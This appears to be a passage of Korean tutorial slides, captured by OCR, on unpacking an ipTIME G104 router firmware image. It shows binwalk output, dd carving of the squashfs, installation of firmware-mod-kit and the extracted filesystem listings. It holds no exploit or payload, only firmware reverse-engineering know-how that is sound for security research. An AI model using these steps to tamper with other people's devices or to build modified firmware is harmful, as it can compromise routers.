
- mkdir FILE_SYSTEM
- mount initrd ./FILE_SYSTEM

Initrd 추출




```
root@ip-172-31-4-170:~/mongii/IPTIME# cd FILE_SYSTEM/
root@ip-172-31-4-170:~/mongii/IPTIME/FILE_SYSTEM# ls -al
total 26
drwxr-xr-x 12 root root  1024 Apr 12  2011 .
drwxr-xr-x  3 root root  4096 Jun 25 15:22 ..
lrwxrwxrwx  1 root root    11 Apr 12  2011 bin -> /cramfs/bin
drwxr-xr-x  2  510  504  1024 Apr 12  2011 cramfs
drwxr-xr-x  3  510  504  1024 Apr 12  2011 dev
drwxr-xr-x  5  510  504  1024 Apr 12  2011 etc
drwxr-xr-x  3  510  504  1024 Apr 12  2011 home
lrwxrwxrwx  1 root root    11 Apr 12  2011 lib -> /cramfs/lib
drwx------  2 root root 12288 Apr 12  2011 lost+found
lrwxrwxrwx  1 root root    13 Apr 12  2011 ndbin -> /cramfs/ndbin
drwxr-xr-x  2  510  504  1024 Apr 12  2011 proc
drwxr-xr-x  2  510  504  1024 Apr 12  2011 save
lrwxrwxrwx  1 root root    12 Apr 12  2011 sbin -> /cramfs/sbin
drwxr-xr-x  2  510  504  1024 Apr 12  2011 tmp
drwxr-xr-x  2  510  504  1024 Apr 12  2011 upgrade-bin
lrwxrwxrwx  1 root root    11 Apr 12  2011 usr -> /cramfs/usr
drwxr-xr-x  5  510  504  1024 Apr 12  2011 var
root@ip-172-31-4-170:~/mongii/IPTIME/FILE_SYSTEM#
```

Binwalk 결과 재확인



```
root@ip-172-31-4-170:~/mongii/IPTIME# binwalk g104_kr_7_60.bin

DECIMAL         HEX             DESCRIPTION
-----------------------------------------------------------------------
----------------------------------------
65592           0x10038         gzip compressed data, was "i.tmp", from
Unix, last modified: Tue Apr 12 07:55:31 2011
720896          0xB0000         Squashfs filesystem, little endian,
version 3.0, size: 1201395 bytes,  243 inodes, blocksize: 65536 bytes,
created: Tue Apr 12 07:55:31 2011

root@ip-172-31-4-170:~/mongii/IPTIME#
```


Extraction



```
root@ip-172-31-4-170:~/mongii/IPTIME# dd skip=720896 if=./g104_kr_7_60.bin of=./RFS.bin bs=1
1204416+0 records in
1204416+0 records out
1204416 bytes (1.2 MB) copied, 1.33462 s, 902 kB/s
root@ip-172-31-4-170:~/mongii/IPTIME#

root@ubuntu:~/IPTIME_FIRMWARE# file RFS.bin
RFS.bin: Squashfs filesystem, little endian, version 3.0, 1201395 bytes, 243 inodes,
blocksize: 65536 bytes, created: Tue Apr 12 07:55:31 2011
root@ubuntu:~/IPTIME_FIRMWARE#

root@ubuntu:~/IPTIME_FIRMWARE#
root@ubuntu:~/IPTIME_FIRMWARE# ls -al RFS.bin
-rw-r--r-- 1 root root 1204416 Jun 25 15:24 RFS.bin
root@ubuntu:~/IPTIME_FIRMWARE#
root@ubuntu:~/IPTIME_FIRMWARE#
```

Firmware-mod-kit

- https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/firmware-mod-kit/fmk_099.tar.gz



https://code.google.com/p/firmware-mod-kit/downloads/list

앱 ★ Bookmarks 나스카 공유문서 법인, 세금 관련 메... grayhash 2014년 업... GrayHash - 캘린더 ::Tiger Team Warga... BC

Google Code will be turning read-only
Google Code will be read-only on Thursday 20 Augu

firmware-mod-kit

Modify firmware images without recompiling!

Project Home | Downloads | Wiki | Issues | Source | Export to GitHub


Search Current downloads ▾ for Search

	Filename ▾	Summary + Labels ▾
☆ ⬇	fmk_099.tar.gz	Firmware Mod Kit v0.99

FMK 설치


- # apt-get install git build-essential zlib1g-dev liblzma-dev python-magic
- tar xvfz fmk_099.tar.gz
- cd fmk/src
- ./configure
- make
- cd ..

Squashfs 추출




```
root@ip-172-31-4-170:~/mongii/FMK/fmk# ./unsquashfs_all.sh RFS.bin (B0000.squashfs)

Attempting to extract SquashFS .X file system...


Trying ./src/squashfs-2.1-r2/unsquashfs-lzma...
Trying ./src/squashfs-2.1-r2/unsquashfs...
Trying ./src/squashfs-3.0/unsquashfs-lzma...
created 173 files
created 17 directories
created 53 symlinks
created 0 devices
created 0 fifos
File system sucessfully extracted!
MKFS="./src/squashfs-3.0/mksquashfs-lzma"
root@ip-172-31-4-170:~/mongii/FMK/fmk#
```

파일 시스템 추출 결과



```
root@ip-172-31-4-170:~/mongii/FMK/fmk# cd squashfs-root/
root@ip-172-31-4-170:~/mongii/FMK/fmk/squashfs-root# ls -al
total 40
drwxr-xr-x 10 root   root   4096 Apr 12  2011 .
drwxrwxr-x  5 ubuntu ubuntu 4096 Jun 25 15:28 ..
drwxr-xr-x  3    510    504 4096 Apr 12  2011 bin
drwxr-xr-x  2    510    504 4096 Apr 12  2011 help
drwxr-xr-x  2 root   root   4096 Apr 12  2011 images2
drwxr-xr-x  2    510    504 4096 Apr 12  2011 js
drwxr-xr-x  3    510    504 4096 Apr 12  2011 lib
drwxr-xr-x  2    510    504 4096 Apr 12  2011 ndbin
drwxr-xr-x  2    510    504 4096 Apr 12  2011 sbin
drwxr-xr-x  4    510    504 4096 Apr 12  2011 usr
root@ip-172-31-4-170:~/mongii/FMK/fmk/squashfs-root#
```

Iptime 펌웨어의 구조



